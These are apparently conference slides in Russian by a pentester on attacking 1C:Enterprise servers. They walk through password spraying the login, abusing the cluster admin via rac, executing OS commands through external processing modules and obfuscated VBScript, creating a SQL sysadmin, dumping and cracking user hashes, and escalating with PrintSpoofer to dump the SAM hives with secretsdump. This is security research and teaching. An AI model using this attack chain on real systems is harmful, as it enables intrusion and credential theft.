

1С глазами пентестера


Анастасия Прядко,
специалист по анализу защищенности УЦСБ

Анастасия Прядко

- Специалист по анализу защищенности в УЦСБ
- Занимаюсь пентестами — преимущественно на внешнем периметре
- Спикер PHDays 2022



Доменный администратор в два хода



О чём будем говорить?


-
- > Что снаружи? Получение доступа

 - > Что внутри? Внешние обработки

 - > Кто запускает приложение?



Что снаружи?



The screenshot shows a web browser window with the address bar displaying `https://solutions.1c.ru/hrm`. The page content is as follows:

- 1С:Зарплата и управление персоналом 8**
Решение для комплексной автоматизации кадрового учета и расчета зарплаты как на небольших предприятиях, так и в крупных компаниях, в том числе имеющих сложную юридическую структуру. Функциональные возможности продукта позволяют обеспечить выполнение задач по всем процессам работы с персоналом.
Для стран: **Россия**
- 1С:Комплексная автоматизация**
Прикладное решение, решающее задачи комплексной автоматизации управления и учета для широкого круга коммерческих предприятий.
Для стран: **Россия**
- 1С:Электронное обучение. Корпоративный университет**
Система дистанционного обучения для автоматизации внутреннего обучения и аттестации персонала предприятий, а также проведения электронного и смешанного обучения в вузах, колледжах и

The browser's address bar at the bottom shows `https://solutions.1c.ru/catalog/hrm`.

Параметры информационной базы

Время ожидания блокировки данных (в секундах)	20
Минимальная длина паролей пользователей	0
Проверка сложности паролей пользователей	<input type="checkbox"/>
Время засыпания пассивного сеанса (в секундах)	1 200
Время завершения спящего сеанса (в секундах)	86 400
Максимальное количество неуспешных попыток аутентификации	5
Длительность блокировки при превышении количества неуспешных попыток аутентификации (в секундах)	30
Коды дополнения имени пользователя при блокировке аутентификации	

OK Отмена Справка

Пароли

```
└─$ cat passwd
1
admin
P@ssw0rd
qwe123
123qwe

└─(user@kali)-[/projects/1c/rep]-[12:23]
└─$ for pass in $(cat passwd); do echo $(echo -n Админ | xxd -p -c0)08$(echo -n $pass | xxd -p -c0) | x
xd -r -p | base64 >> userpasslist ; done
```

```
└─$ ffuf -u "http://[REDACTED]/test/en_US/e1cib/login?version=8.3.16.1224&cred=FUZZ" -X POST -w ./userp
asslist -mc all -fc 402

v2.0.0-dev

0JDQtNC80LjQvQhQQHNzdzByZA= [Status: 400, Size: 270, Words: 10, Lines: 1, Duration: 30ms]
:: Progress: [5/5] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

└─(user@kali)-[/projects/1c/rep]-[12:37]
└─$ echo -n "0JDQtNC80LjQvQhQQHNzdzByZA=" | base64 -d
АдмиP@ssw0rd
```

Сервер администрирования кластера серверов

```
└─$ sudo nmap -p 1540,1541,1545,1561 -sV -n [REDACTED]
Starting Nmap 7.93 ( https://nmap.org ) at [REDACTED]
Nmap scan report for [REDACTED]
Host is up (0.00034s latency).

PORT      STATE SERVICE      VERSION
1540/tcp open  1c-server      1C:Enterprise business management server
1541/tcp open  1c-server      1C:Enterprise business management server
1545/tcp open  vistium-share?
1561/tcp open  1c-server      1C:Enterprise business management server
MAC Address: 08:00:27:E0:10:72 (Oracle VirtualBox virtual NIC)
```

Администратор сервера

```
└─$ ./rac cluster insert --host=[REDACTED] --port=1641 --name=test_cluster_rac [REDACTED]:1545  
cluster : 26b[REDACTED]fba5325
```

```
└─$ ./rac cluster info --cluster 26b[REDACTED]a5325 [REDACTED]:1545  
cluster          : 26ba3[REDACTED]fba5325  
host             : [REDACTED]  
port            : 1641  
name            : "test_cluster_rac"  
expiration-timeout : 60  
lifetime-limit   : 0  
max-memory-size  : 0  
max-memory-time-limit : 0  
security-level   : 0  
session-fault-tolerance-level : 0  
load-balancing-mode : performance  
errors-count-threshold : 0  
kill-problem-processes : 1  
kill-by-memory-with-dump : 0
```

Администратор кластера

```
└─$ ./rac infobase --cluster=d65f[REDACTED]359 --cluster-user=Админ --cluster-pwd=P@ssw0rd create --create-database --name=test_db_rac --dbms=MSSQLServer --db-server=[REDACTED] --db-name=test_db_rac --locale=ru --db-user=sa --db-pwd=P@ssw0rd --license-distribution=allow [REDACTED]:1545
infobase : 75[REDACTED]4d07
```

```
└─$ ./rac infobase --cluster=d65[REDACTED]1359 --cluster-user=Админ --cluster-pwd=P@ssw0rd info --infobase=753[REDACTED]24d07 [REDACTED]:1545
infobase           : 753[REDACTED]24d07
name               : test_db_rac
dbms               : MSSQLServer
db-server          : [REDACTED]
db-name            : test_db_rac
db-user            : sa
security-level     : 0
license-distribution : allow
scheduled-jobs-deny : off
sessions-deny      : off
denied-from        :
denied-message     :
denied-parameter   :
```

Администратор кластера

Добавление информационной базы/группы ✕

Укажите параметры информационной базы:

Кластер серверов 1С:Предприятия:

Имя информационной базы в кластере:

Защищенное соединение: ▾

Тип СУБД: ▾

Сервер баз данных:

Имя базы данных:

Пользователь базы данных:

Пароль пользователя:

Смещение дат: ▾

Создать базу данных в случае ее отсутствия

Язык (Страна): ▾

Установить блокировку регламентных заданий



Что внутри?

Что внутри

← → ☆ **Адамова Алла Петровна (Физическое лицо) *** 🔗 ⋮ ✕

[Основное](#) [Банковские счета](#) [Лицевые счета](#) [Основные варианты перечисления сотруднику](#) [Основные сотрудники физических лиц](#)

Записать и закрыть 📄 📄 ✍️ 🖨️ [Согласие на обработку ПДн...](#) Еще ▾ ?

[Страхование](#) [Налог на доходы](#) [Подпись](#)

Полное имя: [Склонения](#) [Изменить ФИО](#) Код:

Фамилия: **Адамова** Имя: **Алла** Отчество: **Петровна** [История ФИО](#)

Главное [Адреса, телефоны](#) [История работы](#)

Дата рождения: 📅 ИНН: ?

Пол: ▾ СНИЛС: ?

Место рождения: ⋮

Гражданство

Гражданство страны: ▾ 🗺️

Лицо без гражданства

ИНН в стране гражданства:

Сведения о гражданстве действуют с: 📅

[История изменения гражданства](#)

Документ, удостоверяющий личность

Вид документа: ▾

Серия: ? Номер: ?

Кем выдан:

Дата выдачи: 📅 Код подразд.:

Срок действия: 📅

Сведения о документе действуют с: 📅

[Предыдущие удостоверения личности](#) [Все документы](#)

Пре
Ада

?

При редактировании изменены сведения о документе, удостоверяющем личность.
Если исправлена прежняя запись о документе (она была ошибочной), нажмите "Исправлена ошибка".
Если у сотрудника с 1 марта 2023 г изменился документ, удостоверяющий личность, нажмите "Изменился документ, удостоверяющий личность"

Встроенные функции

```
СисИнфо = Новый СистемнаяИнформация;  
Платформа = СисИнфо.ТипПлатформы;  
ВерсияОС = СисИнфо.ВерсияОС;  
ИмяКомпьютера = ИмяКомпьютера ();  
ПапкаВременныхФайлов = КаталогВременныхФайлов ();
```

Платформа:	Windows x86-64
Версия ОС:	Microsoft Windows 10 version 10.0 (Build 14393)
Имя компьютера:	
Папка временных файлов:	C:\Users\USR1CV8\AppData\Local\Temp\

Запустить Приложение

```
Если Платформа2 = "Windows" Тогда
    ЗапуститьПриложение ( "cmd.exe /c "" + Объект.КомандаСистемы + " > " + Объект.ИмяфайлаВывода + "","","", Истина);
ИначеЕсли Платформа2 = "Linux" Тогда
    ЗапуститьПриложение ( "bash -c "" + Объект.КомандаСистемы + " > " + Объект.ИмяфайлаВывода + "","","", Истина);
КонецЕсли;
файл = Новый ЧтениеТекста(Объект.ИмяфайлаВывода, Объект.Кодировка1);
Стр = файл.Прочитать();
файл.Закрыть();
```

Папка временных файлов: C:\Users\USR1CV8\AppData\Local\Temp\

Способ: WScript.Shell Shell.Application Запустить Приложение

Платформа:

Windows Linux

Система

Команда системы: Кодировка: Имя файла вывода:

Вывод:

```
> dir
Том в устройстве C не имеет метки.
Серийный номер тома: 42F2-2E6F

Содержимое папки C:\Windows\system32
28.09.2023 12:15 <DIR> .
28.09.2023 12:15 <DIR> ..
21.11.2016 02:44 <DIR> 0409
```

```
WshShell = Новый COMОбъект("WScript.Shell");  
WshExec = WshShell.Exec("cmd.exe /C ""+Объект.КомандаСистемы+""");  
OutputStream = WshExec.Stdout;  
Стр = OutputStream.ReadAll();
```

```
WshShell = Новый COMОбъект("Shell.Application");  
WshExec = WshShell.ShellExecute("cmd", "/C ""+Объект.КомандаСистемы + " > " + Объект.ИмяфайлаВывода + """);  
файл = Новый ЧтениеТекста(Объект.ИмяфайлаВывода, Объект.Кодировка1);  
Стр = файл.Прочитать();  
файл.Закрыть();
```


Visual Basic Script

```
Скрипт = Новый COMObject("MSScriptControl.ScriptControl");  
Скрипт.language = "vbscript";  
Скрипт.AddCode(объект.VBScript.ПолучитьТекст());  
Скрипт.Run(объект.FName);
```

Имя функции: VfHYVtCUFuzP

VBScript:

```
Function VkAphGOJpVL(pbuAugerHYR)  
    v1QBxvwEodui = "<B64DEC0DE xmlns:dt=" & Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr(34) & " " &  
    Set r1I  
    r1Idust  
    VkAphGO  
    set r1I  
End Function  
Function VfHYVt  
    PEKwYbS  
    Dim mCH  
    Set mcHvNrmZXXYg = CreateObject("Scripting.FileSystemObject")  
    Dim iyDkNbBzHiVhi  
    Dim VNmufPdBSyv
```



{ВнешняяОбработка.ВнешняяОбработка1.Форма.ВыполнитьКомандуСистемы.Форма(185)}:
Error calling constructor (COMObject): -2147221164(0x80040154): Класс не зарегистрирован

OK

gAAAA

cat: Is:

Кодировка:

Is

cat

Вывод:

```
{0,
{d6f[redacted]359, "Локальный кластер", 1541, "[redacted]", 0, 0, 0, 60, 0, 0, 0,
{1,
{"[redacted]", 1541}
}, 0, 0, 1, 0},
{4,
{74[redacted]d6bcd0, "test", "test_db", "MSSQLServer", "localhost", "test_db", "sa", "0v2k8v40cLoo9T8D+p
{0, ([redacted]00, "", "", ""), 0, 1, "", 0, "", "", 56, 0},
{23[redacted]6655eae, "test2", "test2", "MSSQLServer", "localhost", "test2", "sa", "0v2k8v40cLoo9T8D+pZU
{0, ([redacted]00, "", "", ""), 0, 1, "", 0, "", "", 57, 0},
{78[redacted]15b8cb9, "test_no_users", "", "MSSQLServer", "localhost", "test3", "sa", "0v2k8v40cLoo9T8D+p
{0, ([redacted]00, "", "", ""), 0, 1, "", 0, "", "", 58, 0},
{75[redacted]7a24d07, "test_db_rac", "", "MSSQLServer", "[redacted]", "test_db_rac", "sa", "0v2k8v40cLoo
{0, ([redacted]00, "", "", ""), 0, 1, "", 0, "", "", 61, 0}
},
{1,
{019923[redacted]e2d143, "[redacted]", 1, 0, 1000, 504748 [redacted]2b0, 0}
},
{1,
{"Админ", "Админ", "", "Ib0S3Bg/dA7nbye3jr0citlyp1c=", "\\[redacted]\Администратор", 3}
},
{1,
{5047[redacted]02732b0, "Центральный сервер", 1540, "[redacted]", 1,
{1,
```

Инфо: Svr="localhost";Ref="sql_auth";

Имя сервера: Имя БД:

▶ Выполнить SQL

Запрос SQL:

```
CREATE LOGIN tester WITH PASSWORD = 'P@ssw0rd';  
EXEC sp_addsrvrolemember 'tester', 'sysadmin';  
Select @@version;
```

Результат SQL:

```
Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)  
Oct 8 2022 05:58:25  
Copyright (C) 2022 Microsoft Corporation  
Express Edition (64-bit) on Windows Server 2016 Stand
```

Инфо: Svr="localhost";Ref="sql_auth";

Имя сервера: Имя БД:

▶ Выполнить SQL

Запрос SQL:

```
SELECT name  
FROM master.sys.server_principals  
WHERE IS_SRVROLEMEMBER ('sysadmin',name) = 1
```

Результат SQL:

```
sa  
NT SERVICE\SQLWriter  
NT SERVICE\Winmgmt  
[REDACTED]\USR1CV8  
tester
```

Хэши пользователей

```
ВсеПользователи = ПользователиИнформационнойБазы.ПолучитьПользователей();  
Текст = "";  
Для Каждого Пользователь из ВсеПользователи Цикл  
    Текст = Текст + "-----" + Символы.ПС;  
    Текст = Текст + Пользователь + Символы.ПС;  
    ХэшПароля = Пользователь.СохраняемоеЗначениеПароля;  
    Текст = Текст + СтрЗаменить (Base64Значение (ХэшПароля), " ", "") + Символы.ПС;  
КонецЦикла;
```

Админ

21BD12DC183F740EE76F27B78EB39C8AD972A757

```
└─$ hashid 21BD12DC183F740EE76F27B78EB39C8AD972A757  
Analyzing '21BD12DC183F740EE76F27B78EB39C8AD972A757'  
[+] SHA-1 [Hashcat Mode: 100]
```

```
└─$ hashcat -a 0 -m 100 21BD12DC183F740EE76F27B78EB39C8AD972A757 /SecList/rockyou.txt --show  
21bd12dc183f740ee76f27b78eb39c8ad972a757:P@ssw0rd
```

1С:Предприятие 8 (x86-64)

Установка сервера 1С:Предприятия

Установите сервер 1С:Предприятия 8 как сервис Windows.

Рекомендуется устанавливать сервер 1С:Предприятия 8 как сервис Windows для лучшей устойчивости и производительности и отсутствия необходимости в интерактивном входе в систему.

Установить сервер 1С:Предприятия 8 как сервис Windows (рекомендуется)

Использовать пользователя для запуска сервиса:

Существующий пользователь: Администратор

Создать пользователя USR1CV8



Укажите пароль выбранного пользователя:

Пароль:

Подтвердите пароль:

< Назад Далее > Отмена

Кто запускает
приложение?



SeImpersonatePrivilege

Система

Команда системы:

```
whoami /priv
```

Кодировка:

```
cp866
```

Вывод:

```
> whoami
[REDACTED] \usr1cv8
> whoami /priv

Сведения о привилегиях
-----

Имя привилегии                Описание                                Область, край
=====
SeMachineAccountPrivilege     Добавление рабочих станций к домену    Отключен
SeChangeNotifyPrivilege       Обход перекрестной проверки            включен
SeImpersonatePrivilege        Имитация клиента после проверки подлинности включен
SeCreateGlobalPrivilege       Создание глобальных объектов           включен
SeIncreaseWorkingSetPrivilege Увеличение рабочего набора процесса    Отключен
```

Повышение привилегий

```
C:\Users\USR1CV8\AppData\Local\Temp\test>PrintSpoofer.exe -c "reg.exe save hklm\system C:\Users\USR1CV8\AppData\Local\Temp\test\system"
PrintSpoofer.exe -c "reg.exe save hklm\system C:\Users\USR1CV8\AppData\Local\Temp\test\system"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[!] CreateProcessAsUser() failed because of a missing privilege, retrying with CreateProcessWithTokenW()
.
[+] CreateProcessWithTokenW() OK

C:\Users\USR1CV8\AppData\Local\Temp\test>dir
dir
.
.
42F2-2E6F

C:\Users\USR1CV8\AppData\Local\Temp\test
16:20 <DIR> .
16:20 <DIR> ..
10:51 27*136 PrintSpoofer.exe
16:20 49*152 sam
16:20 61*440 security
10:32 73*802 shell.exe
16:20 14*123*008 system
5 躑 14*334*538
2 30*130*245*632

C:\Users\USR1CV8\AppData\Local\Temp\test>whoami
whoami
usr1cv8

C:\Users\USR1CV8\AppData\Local\Temp\test>
```

```
(user@kali)-[~/projects/1c/shared]-[14:39]
└─$ impacket-secretsdump -sam sam -system system -security security LOCAL
Impacket v0.10.1.dev1+20230620.44942.4888172c - Copyright 2022 Fortra

[*] Target system bootKey: 0x08094a3873ccbe4c492905ae3f782a40
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Администратор:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
